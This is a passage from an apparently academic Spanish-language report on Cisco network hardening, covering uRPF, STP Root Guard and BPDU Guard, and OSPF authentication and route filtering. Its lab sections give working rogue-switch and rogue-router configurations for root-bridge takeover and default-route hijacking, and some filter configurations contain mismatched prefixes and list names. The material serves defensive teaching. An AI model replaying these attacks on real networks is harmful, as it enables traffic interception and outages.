Sending 5, 100-byte ICMP Echos to 10.0.10.1, timeout is 2 seconds:
Packet sent with a source address of 10.0.10.10
.....
Success rate is 0 percent (0/5)

ST02-RO-01#debug ip icmp
ICMP packet debugging is on
```

Una forma de validar que uRPF está funcionando es revisando las coincidencias en la lista de acceso referenciada. Además, la interfaz muestra la configuración de uRPF, la ACL referenciada y el número de paquetes descartados.

```
DC-RO-01#show ip access-lists
Extended IP access list 111
    10 deny ip any any log (5 matches)

DC-RO-01#show ip interface ethernet 0/0
  IP verify source reachable-via RX, ACL 111
   5 verification drops
```

Por consiguiente, el protocolo uRPF permite que los enrutadores descarten los paquetes con una dirección IP de origen falsificada al verificar la dirección IP de origen del paquete que llega a una interfaz y determinar si esa dirección es accesible ya sea a través de la misma interfaz con el modo estricto, a través de cualquier otra interfaz con el modo suelto, o a través de la ruta por defecto dependiendo de la configuración realizada.

3.3. Seguridad del plano de control en conmutadores

Un diseño de red robusto incluye la creación de enlaces redundantes entre dispositivos con el objetivo de aumentar la disponibilidad y evitar puntos únicos de falla. Sin embargo, en el caso de los conmutadores, es posible que estos enlaces redundantes generen algunos inconvenientes. Cuando un conmutador recibe un trama con una dirección de destino desconocida o de difusión, esta se reenvía a través de todos sus puertos con excepción del puerto por el cual fue recibida. Si existen enlaces redundantes entre conmutadores, este tipo de tramas se reenvía indefinidamente hasta generar una tormenta de difusión que consume tanto el ancho de banda de la red como la CPU de los dispositivos, degradando su funcionamiento hasta hacerlos inutilizables [11].

Para implementar que una red con enlaces redundantes resulte en bucles de capa 2, es necesario utilizar el protocolo de árbol de expansión (STP). De forma predeterminada, STP está habilitado para todas las VLAN activas y en todos los puertos del conmutador. STP bloquea los enlaces redundantes y sólo los habilita en caso de falla. Los puertos en estado de bloqueo únicamente envían y reciben mensajes STP denominados unidades de datos de protocolo de puente (BPDU). Por el contrario, las interfaces en estado de reenvío se comportan con normalidad [11].

3.3.1. Protección del puente raíz (Root Guard) y Protección contra BPDU inesperadas (BPDU Guard)

Para su funcionamiento, STP requiere de la elección de un conmutador que sirve como raíz o referencia del árbol de expansión. El puente raíz se selecciona al comparar el ID de puente de los conmutadores, el cual está compuesto por la dirección MAC y un valor de prioridad. De manera predeterminada, todos los conmutadores tienen un valor de 32.768 + VLAN ID como prioridad. Además, el valor de prioridad solamente se puede configurar en intervalos de 4096 que corresponde al número de VLAN disponibles [30].



Figura 12. Prioridad del puente [30].

El conmutador con el menor ID de puente es elegido puente raíz. Todos los puertos del puente raíz se encuentran en estado de reenvío y los demás conmutadores en la topología establecen una única ruta posible para llegar al puente raíz. Las demás rutas disponibles se bloquean y solamente se evalúa su disponibilidad en caso de que la ruta principal falle. De esta forma, se crea el árbol de expansión sin bucles.

El administrador de la red verifica los enlaces redundantes y configura los valores de prioridad en los conmutadores para definir el puente raíz, de modo que las tramas sean transmitidas de forma eficiente. Durante el proceso de convergencia los dispositivos detienen el reenvío del tráfico y analizan las BPDU, provocando que la red deje de estar disponible durante algunos segundos.

Un atacante puede aprovechar el proceso de elección del puente raíz para conectar un dispositivo que simula ser un conmutador y enviar BPDU configuradas con un ID de puente menor al configurado en el puente raíz. De esta forma, modifica el camino que siguen las tramas y genera inestabilidad en la convergencia del árbol de expansión. En caso de que los valores de prioridad del puente anunciados por el atacante cambien constantemente, puede incluso a provocar una denegación del servicio.

En el caso de la topología de prueba, se han configurado los conmutadores ST01-DSW-01 y ST02-DSW-01 como puentes raíz principales, mientras que los conmutadores ST01-DSW-02 y ST02-DSW-02 se han establecido como puentes raíz secundarios. La configuración se muestra enseguida.

```
ST01-DSW-01(config)#spanning-tree vlan 1,10,20,30,80 root primary
ST01-DSW-02(config)#spanning-tree vlan 1,10,20,30,80 root secondary

ST02-DSW-01(config)#spanning-tree vlan 1,40,50,60,90 root primary
ST02-DSW-02(config)#spanning-tree vlan 1,40,50,60,90 root secondary
```

El comando **root primary** define una prioridad de 24.576. Por otra parte, el comando **root secondary** configura un valor de 28.672 como prioridad.

A continuación, se muestra que el conmutador ST02-DSW-01 es el puente raíz para todas las VLAN configuradas en la LAN de ST02.

```
ST02-DSW-01#show spanning-tree
VLAN0040
  Spanning tree enabled protocol rstp
  Root ID    Priority    24616
             Address     aabb.cc00.0500
             This bridge is the root
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
```

Si no se establece ninguna medida de seguridad, un atacante puede conectarse a un conmutador en la red e intentar reclamar el rol de puente raíz. En este caso, el dispositivo MALICIOUS-SW se conecta al puerto Ethernet 2/0 del conmutador ST02-ASW-02 el cual posee la configuración por defecto.



Figura 13. Topología de red para el ataque de suplantación del puente raíz.

Para poder afectar la elección del puente raíz en todas las VLAN de la LAN de ST02 se ejecuta el siguiente comando en MALICIOUS-SW.

```
MALICIOUS-SW(config)#spanning-tree vlan 10,40,50,60,90 priority 0
MALICIOUS-SW(config)#interface ethernet 2/0
MALICIOUS-SW(config-if)#switchport trunk encapsulation dot1q
MALICIOUS-SW(config-if)#switchport mode trunk
```

El comando **priority 0** permite a MALICIOUS-SW anunciar la menor prioridad posible al momento de intercambiar las BPDU con los conmutadores legítimos. Por consiguiente, se convierte en el puente raíz y afecta la topología diseñada y configurada por el administrador de la red. Además, el atacante puede comunicar diferentes valores de prioridad con el objetivo de generar inestabilidad en el árbol de expansión y crear periodos de denegación de servicios mientras el árbol converge.

Una vez se conecta MALICIOUS-SW se muestran los siguientes registros en el árbol de expansión para todas las VLAN en ST02-DSW-01.

```
ST02-DSW-01#show spanning-tree
VLAN0040
  Spanning tree enabled protocol rstp
  Root ID   Priority    40
            Address     aabb.cc00.2200
            Cost        200
            Port        3 (Ethernet0/2)
            Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
```

Al verificar la dirección MAC de MALICIOUS-SW podemos validar que este ha sido elegido puente raíz para la red de conmutadores de ST02.

```
MALICIOUS-SW#show interfaces Ethernet0/0
Ethernet0/0 is up, line protocol is up (connected)
  Hardware is AmdP2, address is aabb.cc00.2200 (bia aabb.cc00.2200)
```

Para evitar que un conmutador no autorizado se conecte a la red y sea capaz de tomar el rol de puente raíz, Cisco ha desarrollado las funcionalidades de protección del puente raíz y protección contra BPDU inesperadas.

La protección de puente raíz permite establecer los puertos en los cuales nunca se espera recibir BPDU con un ID de puente más deseable que el configurado en el puente raíz. En caso de que se reciban, el puerto se mantiene en estado inconsistente, previniendo el envío y la recepción de datos. De esta forma, se evita la elección de un conmutador no previsto como puente raíz [11]. Para habilitar esta funcionalidad en el conmutador ST02-ASW-02 se ejecutan los siguientes comandos de configuración.

```
ST02-ASW-02(config)#interface range ethernet 1/2-3
SST02-ASW-02(config-if-range)#spanning-tree guard root
ST02-ASW-02(config-if-range)#interface range ethernet 2/0-3
ST02-ASW-02(config-if-range)#spanning-tree guard root
```

Enseguida, podemos observar que el ataque es evitado y que no se afecta el puente raíz ST02-DSW-01 configurado por el administrador de red.

```
ST02-DSW-01#show spanning-tree
VLAN0040
  Spanning tree enabled protocol rstp
  Root ID    Priority    24616
             Address     aabb.cc00.0500
             This bridge is the root
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
```

En el conmutador ST02-ASW-02 podemos observar los siguientes mensajes que indican que el puerto ha sido bloqueado debido a la funcionalidad de protección del puente raíz.

```
*Oct 13 00:16:42.951: %SPANTREE-2-ROOTGUARD_BLOCK: Root guard blocking
port Ethernet2/0 on VLAN0040.
```

Adicionalmente, los puertos de conmutador con conexiones hacia dispositivos de usuario final, en los que nunca se espera recibir BPDU, son configurados con la funcionalidad de puerto rápido (*port fast)*. Esta funcionalidad habilita directamente el puerto en estado de reenvío, disminuyendo el tiempo de convergencia de STP. No obstante, si un atacante se conecta al puerto existe la posibilidad de que se anuncie como puente raíz.

La protección contra BPDU inesperadas, evita que los puertos de usuario final acepten BPDU, al colocarlos inmediatamente en una condición de error en la que se apagan lógicamente. Esto impide cualquier posibilidad de que se conecte un conmutador al puerto, ya sea intencionalmente o por error. Para recuperar su funcionamiento, el puerto debe reactivarse manualmente o recuperarse automáticamente [11].

La configuración de la protección contra BPDU inesperadas en el conmutador ST02-ASW-02 es la siguiente.

```
ST02-ASW-02(config)#interface range ethernet 0/0-3
ST02-ASW-02(config-if-range)#spanning-tree portfast
ST02-ASW-02(config-if-range)#spanning-tree bpduguard enable
```

Al conectar MALICIOUS-SW a la interfaz Ethernet0/2 del conmutador ST02-ASW-02 ocurre lo siguiente.

```
*Oct 13 00:32:23.061: %SPANTREE-2-BLOCK_BPDUGUARD: Received BPDU on
port Et0/2 with BPDU Guard enabled. Disabling port.
ST02-ASW-02#
*Oct 13 00:32:23.061: %PM-4-ERR_DISABLE: bpduguard error detected on
Et0/2, putting Et0/2 in err-disable state
*Oct 13 00:32:24.067: %LINEPROTO-5-UPDOWN: Line protocol on Interface
Ethernet0/2, changed state to down
ST02-ASW-02#
*Oct 13 00:32:25.066: %LINK-3-UPDOWN: Interface Ethernet0/2, changed
state to down
```

De esta forma, se evita que cualquier usuario malintencionado que ha obtenido acceso a un puerto de usuario final pueda anunciar BPDU para tomar el rol de puente raíz y generar inestabilidad en el protocolo de árbol de expansión.

3.4. Seguridad del plano de control en enrutadores

3.4.1. Seguridad en OSPF

El protocolo OSPF sigue tres pasos generales para agregar rutas a la tabla de enrutamiento IP. En primer lugar, los enrutadores intercambian paquetes de saludo y verifican algunos parámetros para comprobar que se puede establecer una relación de vecindad, OSPF mantiene una tabla de vecinos. Posteriormente, cada enrutador OSPF envía mensajes de anuncio de estado de enlace (LSA) dando a conocer la información de la topología de la red a sus vecinos, los enrutadores almacenan esta información en su base de datos de estado de enlace (LSDB). Luego, cada enrutador analiza de forma

independiente los datos de topología y calcula el costo de cada interfaz a lo largo del camino hacia el destino utilizando el algoritmo de camino más corto primero (SPF). Por último, la ruta con el menor costo se agrega a la tabla de enrutamiento IP [26].



Figura 14. Cálculo de la mejor ruta OSPF [26].

3.4.1.1. Creación de vecinos no deseados

De forma predeterminada, las interfaces configuradas para formar parte del protocolo OSPF envían paquetes de saludo sin cifrar a la dirección de multidifusión 224.0.0.5 para identificar vecinos OSPF. Un usuario malintencionado que está husmeando en la red puede identificar estos paquetes y responder a los mensajes de saludo para establecer una relación de vecino con los enrutadores legítimos. Posteriormente, el atacante envía mensajes de anuncio de estado de enlace, con el objetivo de controlar el reenvío de los paquetes en la red [26].

Con el propósito de simular la creación de una relación de vecinos no deseada, se conecta el dispositivo malintencionado MALICIOUS-RO a la interfaz Ethernet 2/0 del conmutador ST01-DSW-01.



Figura 15. Topología de red para el ataque de creación de vecinos no deseados.

Los enrutadores ST01-RO-01 y ST01-RO-02 envían paquetes de saludo a través de sus interfaces Ethernet0/0.10, Ethernet0/0.20 y Ethernet0/0.30 las cuales han sido anunciadas para hacer parte del protocolo OSPF. A continuación, se muestra una captura del tráfico OSPF en la interfaz Ethernet 2/0 del conmutador ST01-DSW-01.

```
> Frame 45: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface -, id 0
> Ethernet II, Src: aa:bb:cc:00:03:00 (aa:bb:cc:00:03:00), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 10
> Internet Protocol Version 4, Src: 192.168.10.2, Dst: 224.0.0.5
v Open Shortest Path First
  v OSPF Header
      Version: 2
      Message Type: Hello Packet (1)
      Packet Length: 48
      Source OSPF Router: 1.1.1.1
      Area ID: 0.0.0.1
      Checksum: 0x513d [correct]
      Auth Type: Null (0)
      Auth Data (none): 0000000000000000
  v OSPF Hello Packet
      Network Mask: 255.255.255.0
      Hello Interval [sec]: 10
    > Options: 0x12, (L) LLS Data block, (E) External Routing
      Router Priority: 1
      Router Dead Interval [sec]: 40
      Designated Router: 192.168.10.3
      Backup Designated Router: 192.168.10.2
      Active Neighbor: 2.2.2.2
  > OSPF LLS Data Block

OSPF Header (ospf.header), 24 byte(s)
```

Figura 16. Captura de mensaje de saludo enviado por ST01-RO-01.

Como podemos observar, se envían paquetes de saludo con destino a la dirección de multidifusión 224.0.0.5. Adicionalmente, el paquete muestra información OSPF relevante que el atacante puede utilizar para crear una vecindad. La configuración de MALICIOUS-RO se muestra a continuación.

```
MALICIOUS-RO(config)#interface ethernet 0/0.10
MALICIOUS-RO(config-subif)#encapsulation dot1Q 10
MALICIOUS-RO(config-subif)#ip address 192.168.10.254 255.255.255.0

MALICIOUS-RO(config)#router ospf 1
MALICIOUS-RO(config-router)#network 192.168.10.0 0.0.0.255 area 1

MALICIOUS-RO(config-subif)#interface ethernet 0/0.10
MALICIOUS-RO(config-subif)#ip ospf hello-interval 10
MALICIOUS-RO(config-subif)#ip ospf dead-interval 40
```

Una vez se ejecutan los comandos previos, el enrutador MALICIOUS-RO muestra los siguientes registros indicando que la vecindad ha sido establecida de forma satisfactoria.

```
*Oct 14 21:46:35.955: %OSPF-5-ADJCHG: Process 1, Nbr 1.1.1.1 on
Ethernet0/0.10 from LOADING to FULL, Loading Done
*Oct 14 21:46:35.955: %OSPF-5-ADJCHG: Process 1, Nbr 2.2.2.2 on
Ethernet0/0.10 from LOADING to FULL, Loading Done
```

El atacante procede a analizar la LSDB junto con la tabla de enrutamiento que se genera y observa que la ruta por defecto que está siendo anunciada en ST01 es del tipo OSPF externa tipo 2 (O*E2).

```
MALICIOUS-RO#show ip route
Gateway of last resort is 192.168.10.3 to network 0.0.0.0
O*E2  0.0.0.0/0 [110/5] via 192.168.10.3, 00:05:16, Ethernet0/0.10
                [110/5] via 192.168.10.2, 00:05:16, Ethernet0/0.10
```

Las rutas externas se dividen en dos categorías, tipo externo 1 y tipo externo 2. La diferencia entre las dos está en la forma en que se calcula el costo (métrica) de la ruta. El costo de una ruta tipo 2 es siempre el costo externo,

independientemente del costo interior para llegar a esa ruta. Un costo tipo 1 por el contrario, suma tanto el costo externo como el costo interno para llegar a esa ruta. Siempre se prefiere una ruta tipo 1 sobre una ruta tipo 2 [26].

A continuación, se muestran las rutas por defecto utilizadas por los enrutadores legítimos ST01-RO-01 y ST01-RO-02, la cual coincide con el envío de los paquetes hacia el enrutador DC-RO-01 y también son del tipo O*E2.

```
ST01-RO-01#show ip route
Gateway of last resort is 10.0.10.1 to network 0.0.0.0
O*E2  0.0.0.0/0 [110/5] via 10.0.10.1, 00:01:09, Ethernet1/1
      1.0.0.0/32 is subnetted, 1 subnets
```

```
ST01-RO-02#show ip route
Gateway of last resort is 10.0.10.5 to network 0.0.0.0
O*E2  0.0.0.0/0 [110/5] via 10.0.10.5, 00:01:36, Ethernet1/1
      1.0.0.0/32 is subnetted, 1 subnets
```

Al verificar esta información, el agresor puede intentar hacerse con el control del tráfico de los paquetes de la red LAN de ST01 que van hacia el exterior anunciando una ruta externa tipo 1 como puerta de enlace de último recurso como se muestra a continuación.

```
MALICIOUS-RO(config)#router ospf 1
MALICIOUS-RO(config-router)#default-information originate metric-type
1
MALICIOUS-RO(config-router)#exit
MALICIOUS-RO(config)#ip route 0.0.0.0 0.0.0.0 Null 0
```

Una vez ejecutados estos comandos, se modifica la puerta de enlace de último recurso en los enrutadores ST01-RO-01 y ST01-RO-02 como se aprecia enseguida.

```
ST01-RO-01#show ip route
Gateway of last resort is 192.168.10.254 to network 0.0.0.0
O*E1  0.0.0.0/0 [110/11] via 192.168.10.254, 00:01:20, Ethernet0/0.10
      1.0.0.0/32 is subnetted, 1 subnets

ST01-RO-02#show ip route
Gateway of last resort is 192.168.10.254 to network 0.0.0.0
O*E1  0.0.0.0/0 [110/11] via 192.168.10.254, 00:01:20, Ethernet0/0.10
      1.0.0.0/32 is subnetted, 1 subnets
```

En consecuencia, el enrutador MALICIOUS-RO se hace con el control de los paquetes que se dirigen hacia el exterior de la red LAN de ST01.

3.4.1.2. Prevención de vecinos no deseados

Al evaluar la topología de la red es posible identificar las interfaces de cada enrutador que poseen vecinos legítimos, así como aquellas interfaces en las cuales no se espera recibir paquetes de saludo ni información de estado de enlace OSPF. La funcionalidad de interfaz pasiva evita que las interfaces del enrutador que hacen parte del proceso OSPF envíen paquetes de saludo. Por consiguiente, la relación de vecindad a través de la interfaz pasiva nunca se establece [26].

Teniendo en cuenta la topología de red simulada, los enrutadores en ST01 y ST02 solamente tienen vecinos legítimos en sus interfaces Ethernet1/0, Ethernet1/1 y Ethernet1/2. Por consiguiente, las demás interfaces involucradas en el proceso OSPF deben definirse como interfaces pasivas.

```
ST01-RO-01(config)#router ospf 1
ST01-RO-01(config-router)#passive-interface ethernet 0/0.10
ST01-RO-01(config-router)#passive-interface ethernet 0/0.20
ST01-RO-01(config-router)#passive-interface ethernet 0/0.30
```

Una vez se configuran las interfaces pasivas, se muestra el siguiente registro en ST01-RO-01.

```
*Oct 15 00:04:30.936: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.10.254
on Ethernet0/0.10 from FULL to DOWN, Neighbor Down: Interface down or
detached
```

Por su parte, la autenticación de vecinos es una forma adicional de prevenir la formación de vecinos no deseados. Para su funcionamiento, se configura una clave simétrica en cada uno de los enrutadores OSPF la cual es utilizada en conjunto con un algoritmo de hash para generar un código de autenticación de mensaje (MAC). La opción más segura que se puede configurar en los IOU de Cisco simulados es HMAC-SHA-512. Es posible configurar varias claves y establecer los periodos de tiempo durante los cuales son válidas [26]. Enseguida, se muestra la configuración realizada en los enrutadores de ST01 y ST02.

```
ST01-RO-01(config)#key chain OSPK-KEY-CHAIN
ST01-RO-01(config-keychain)# key 1
ST01-RO-01(config-keychain-key)#key-string OSPFQ1key2024#$%
ST01-RO-01(config-keychain-key)#accept-lifetime 00:00:00 Jan 1 2024
23:59:59 Apr 30 2024
ST01-RO-01(config-keychain-key)#send-lifetime 00:00:00 Jan 1 2023
23:59:59 Apr 30 2024
ST01-RO-01(config-keychain-key)#cryptographic-algorithm hmac-sha-512

ST02-RO-01(config)#interface range ethernet 1/0-2
ST02-RO-01(config-if-range)# ip ospf authentication key-chain OSPK-
KEY-CHAIN
```

La autenticación debe ser configurada en ambos extremos del enlace, de lo contrario, la vecindad OSPF desaparece. Enseguida, se muestra el paquete OSPF enviado entre dos vecinos configurados con la autenticación.



Figura 17. Captura de mensaje de saludo enviado por ST01-DSW-01 con autenticación.

Como se muestra en la captura, la información de los mensajes OSPF sigue siendo enviada en texto claro, pero el enrutador agrega datos criptográficos de autenticación que permiten prevenir la formación de vecinos no deseados.

Finalmente, es necesario tener en cuenta que el IOS de Cisco almacena la clave de autenticación OSPF en texto plano. En consecuencia, se debe emplear el cifrado tipo 6 descrito en el capítulo 3.5.1 para prevenir que la clave sea extraída de la configuración por un usuario malintencionado.

3.4.1.3. Filtrado de rutas en OSPF

El filtrado de rutas en OSPF se asemeja al comportamiento de las ACL del capítulo 3.2.1. Sin embargo, en este caso las ACL no se aplican al plano de datos sino al plano de control, ya que filtran los mensajes de estado enlace para evitar que sean transmitidos [26].



Figura 18. Vista general del filtrado OSPF.

A continuación, se muestra la ruta hacia 192.168.30.0 en los enrutadores de ST02 antes de utilizar el filtrado de LSA.

```
ST02-RO-01#show ip route 192.168.30.0 255.255.255.0 longer-prefixes
O IA  192.168.30.0/24 [110/30] via 10.0.20.9, 00:59:09, Ethernet1/2
                      [110/30] via 10.0.10.9, 00:59:19, Ethernet1/1
```

Enseguida, se realiza la configuración para evitar que la red 192.168.30.0 sea accedida por cualquier dispositivo fuera de ST01.

```
ST01-R0-01(config)#ip prefix-list Filter-30 seq 5 deny 192.168.30.0/24
ST01-R0-01(config)#ip prefix-list Filter-30 seq 10 permit 0.0.0.0/0
le 32
ST01-RO-01(config)#router ospf 1
ST01-RO-01(config-router)#area 1 filter-list prefix  Filter-30 out
```

Como podemos observar a continuación, una vez ejecutados los comandos previos, los enrutadores en ST02 no conocen la ruta hacia 192.168.30.0/24.

```
ST02-RO-01#show ip route 192.168.30.0 255.255.255.0 longer-prefixes
ST02-RO-01#
```

Adicionalmente, OSPF permite el filtrado de rutas en un único enrutador para evitar que sean agregadas a la tabla de enrutamiento IP, sin afectar los menajes de estado de enlace ni la tabla LSDB.

A continuación, se muestra que la ruta 192.168.60.0 puede ser accedida por los enrutadores en ST01.

```
ST01-RO-01#show ip route 192.168.60.0 255.255.255.0 longer-prefixes
O IA  192.168.60.0/24 [110/30] via 10.0.20.1, 00:00:19, Ethernet1/2
                      [110/30] via 10.0.10.1, 00:00:19, Ethernet1/1
```

Enseguida, se realiza la configuración para evitar que la red 192.168.60.0 sea agregada a la tabla de enrutamiento de los enrutadores en ST01.

```
ST01-R0-01(config)#ip prefix-list Filter-10.0.60.0/24 seq 5 deny
10.0.60.0/24
ST01-R0-01(config)#ip prefix-list Filter-10.0.60.0/24 seq 10 permit
0.0.0.0/0 le 32
ST01-RO-01(config)#router ospf 1
ST01-RO-01(config-router)#distribute-list prefix filter60 in

ST01-RO-01#show ip route 192.168.60.0 255.255.255.0 longer-prefixes
ST01-RO-01#
```

En síntesis, tanto el filtrado LSA como e filtrado de rutas en un único enrutador, se implementan para segmentar y controlar los accesos que se tienen entre las subredes de una organización. Si un anuncio LSA es filtrado hacia un área OSPF específica, es imposible que los enrutadores en esa área puedan alcanzar la subred anunciada en el LSA. Adicionalmente, si una ruta específica es filtrada antes de ser agregada a la tabla de enrutamiento IP de un enrutador, también es imposible que los paquetes que son recibidos en ese enrutador y dirigidos hacia la red filtrada puedan ser enrutados y alcancen la red de destino.

3.4.2. Seguridad en BGP

BGP es el protocolo mediante el cual se intercambia información de enrutamiento dentro de Internet global. BGP posee un robusto algoritmo conocido como vector camino, que utiliza para influenciar con gran flexibilidad en la elección de las mejores rutas hacia las diferentes subredes de destino. Los enrutadores BGP, al igual que los enrutadores IGP, forman una relación de vecinos antes de enviar información de enrutamiento [26].

